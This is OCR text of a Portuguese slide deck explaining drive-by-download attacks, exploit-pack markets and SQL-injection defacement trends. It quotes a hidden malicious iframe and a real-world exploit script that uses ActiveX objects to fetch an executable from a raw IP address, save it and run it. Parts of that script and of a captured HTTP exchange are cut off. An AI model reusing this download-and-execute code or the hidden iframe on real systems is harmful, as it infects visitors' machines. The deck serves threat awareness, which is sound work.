


- Forte foco em vulnerabilidades de aplicações do lado cliente
- Web browser é o principal alvo
  - o “novo SO”
  - Proliferação de plug-in’s
- Vulnerabilidades de leitores de documentos em aumento
  - Cada vez mais acessível pelo browser


Aplicações Web são constantemente “cutucadas"

- 54.9% de todas as vulnerabilidades de 2008 são orientadas a aplicações web
- 74% das vulnerabilidades acima não tinham “patch” de correção até o final do ano.
- Ataques de SQL injection aumentarão 30x nos últimos 6 meses






O negócio IFRAME




beef up
your appetite
DRIVE THRU
CLEARANCE 9FT
Sempre Verifique seu pedido!

O processo do drive-by-download



O framework do drive-by-download

- Tudo ‘começa’ com um iframe embutido que aponta para um destino malicioso

```
<iframe name='0wn3d' src='http://badness.org/bad.js' width=1
height=1 style='display:none'></iframe>
```

Host Comprometido
SQL Injection attacks…
Backdoored/Trojaned host…
Brute-forced admin
contas…

Botnet Host
Hospeda agente botnet
Web services ou elementos proxy

Participante sem intenção
Banner infectado…
plug-ins de terceiros….
Código compartilhado e iframes
legítimos…

Host Dedicado
“Ownado” por hackers
… sites falsos
… sites phishing
… warez

Opt-in Programs
Web server ligítimo, porem o
dono/admin inclui iframe com
referência maliciosa por dinheiro

Aplicações host convenientes
Aplicação Web 2.0 com applets customizados
Sites de Social networking sites
Blogs e comentários no blog
Postings em forums…

O framework do drive-by-download(cont.)

- O destino do iframe procura explorar as vulnerabilidades no browser ou via engenharia social fazer o usuário instalar alguma coisa maliciosa

Host destino servindo malware
Web browser exploits
Browser plug-in exploit
(ex. Flash vulnerabilities)
Malware hosting….
(ex. downloaders, bots)
Social engineering
(ex. Codecs necessários)

Serviços de hosting Pay-you:
* opera como esquema de publicidade online
* paga no número de visitas ao site
* paga no tipo de tráfego
* paga no número de vítimas

Iframe exploit packs:
* compra
* aluguel
* Lease

Hosts que participam
Hosts comprometidos, dedicados, terceiros que participam do esquema, botnet

Proveedores de gerenciamento remoto:
* hosting de servidores em racks
* hosting em ambiente Virtual
* Botnet host leasing
* DNS resistente a “takedowns”

de iFrame para Exploit

Stream Content

GET /google.com
Host: zcounter.c
Accept: */*
Accept-Charset:
Accept-Encoding:
Accept-Language:
Referer: http://
User-Agent: Mozi
(KHTML, like Gec
x-wap-profile: "
X-Nokia-MusicSho
X-Nokia-MusicSho

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 12 Fe
Content-Type: te
Connection: keep
Last-Modified: S
ETag: "e7de75-3a
Accept-Ranges: b
Content-Length:

var q="",l="dnus
6E%74%2E%77%72%6
%74%20%2C%68%2C%
74%28%20%78%2D%3
28%28%68%2B%33%2
41%74%28%77%2D%3
\"g :lldabbr\"0s
in.cgi?default H
Host: zcounter.c
Accept: text/htm
descriptor, appl
+xml, applicatio
Accept-Charset:
Accept-Encoding:
Accept-Language:
Referer: http://
User-Agent: Mozi
(KHTML, like Gec
x-wap-profile: "http://nds1.nds.nokia.com/uaprof/NE71-2r100.xml"
X-Nokia-MusicShop-Version: 1.0.0
X-Nokia-MusicShop-Params: WLAN

Stream Content


```
..<script>

..</script>
..
..<html><head><title></title>

<script language="JavaScript"> var obj_RDS = document.createElement('object'); obj_RDS.setAttribute('id','obj_RDS');
obj_RDS.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36'); var is__obj_adodb = 0; try { var
obj_adodb = obj_RDS.CreateObject("adodb.stream",""); is__obj_adodb = 1; } catch(e){} if (is__obj_adodb != 1) { try
{ var obj_adodb = new ActiveXObject("adodb.stream"); is__obj_adodb = 1; } catch(e){} } if (is__obj_adodb == 1) { try
{ var obj_ShellApp = obj_RDS.CreateObject("Shell.Application",""); var obj_msxml2 = new ActiveXObject
("msxml2.XMLHTTP"); obj_msxml2.open("GET","http://94.247.2.122/0.gif",false); obj_msxml2.send(); obj_adodb.type = 1;
obj_adodb.open(); obj_adodb.Write(obj_msxml2.respo Body); var fn = "C:\\asasa.exe"; obj_adodb.SaveToFile(fn,2);
obj_adodb.close(); obj_ShellApp.ShellExecute(fn);  (e){} } </script>
<script language="JavaScript"> function CreateO(  = null; try { eval('r = o.CreateObject(n)') }catch(e){}
if (! r) { try { eval('r = o.CreateObject(n, ""  if (! r) { try { eval('r = o.CreateObject(n, "",
"")') }catch(e){} } if (! r) { try
o.GetObject(n, "")') }catch(e){} }
(a) { var obj_msxml2 = CreateO(a,"
obj_msxml2.send(); var obj_adodb =
(obj_msxml2.responseBody); var fn
"Shell.Application"); s.ShellExecu
( '{BD96C556-65A3-11D0-983A-00C04F
D4A210617116}', '{0006F033-0000-00
'{6e32070a-766d-4ee6-879c-dc1fa91c
F06F-4331-8A26-339E03C0AE3D}', '{0
'{BA018599-1DB3-44f9-83B4-461454C84BF8}', '{D0C07D56-7C69-43F1-B4A0-25F5A11FAB19}', '{E8CCCDDF-CA28-496b-
B050-6C07C962476B}',null); while (t[i]) { var a = null; if (t[i].substring(0,1) == '{') { a = document.createElement
("object"); a.setAttribute("classid", "clsid:" + t[i].substring(1, t[i].length - 1)); } else { try { a = new
ActiveXObject(t[i]); } catch(e){} } if (a) { try { var b = CreateO(a, "Shell.Application"); if (b) { if (Go(a))
break; } }catch(e){} } i++; } </script>
</body>
</html>
```

Código de exploração

Nem sempre esta oculto (obfuscado). Tenta obter “0.gif” – que é um executável

Destino dos iframes maliciosos


- USA substituiu China em 2008



Automatização de Ataques

Iframer Competition


- Vender ou alugar código de exploração e plataformas de entrega
  - Compra do attack engine, com subscription updates
  - Esquemas de aluguel semanal de plataformas de ataque



iFrameBiz.com
Quase igual ao iFrame911.
Diferença é qualidade de serviço
•high speed servers
•uptimes
• sem ActiveX ou Popups

Ferramentas comerciais para Web defacement

- Acelera o processo
- Relatórios



SQL Injection de verdade

- SQL Injection agora é incrívelmente popular
  - Agora as ferramentas automatizadas são simplesmente melhores
  - Aplicações web mais complexas e cada vez mais dependentes de um back-end DB.

- 100k “defacements” por semana
- Grande parte via SQL Injection
  - 500k sites alvos por dia

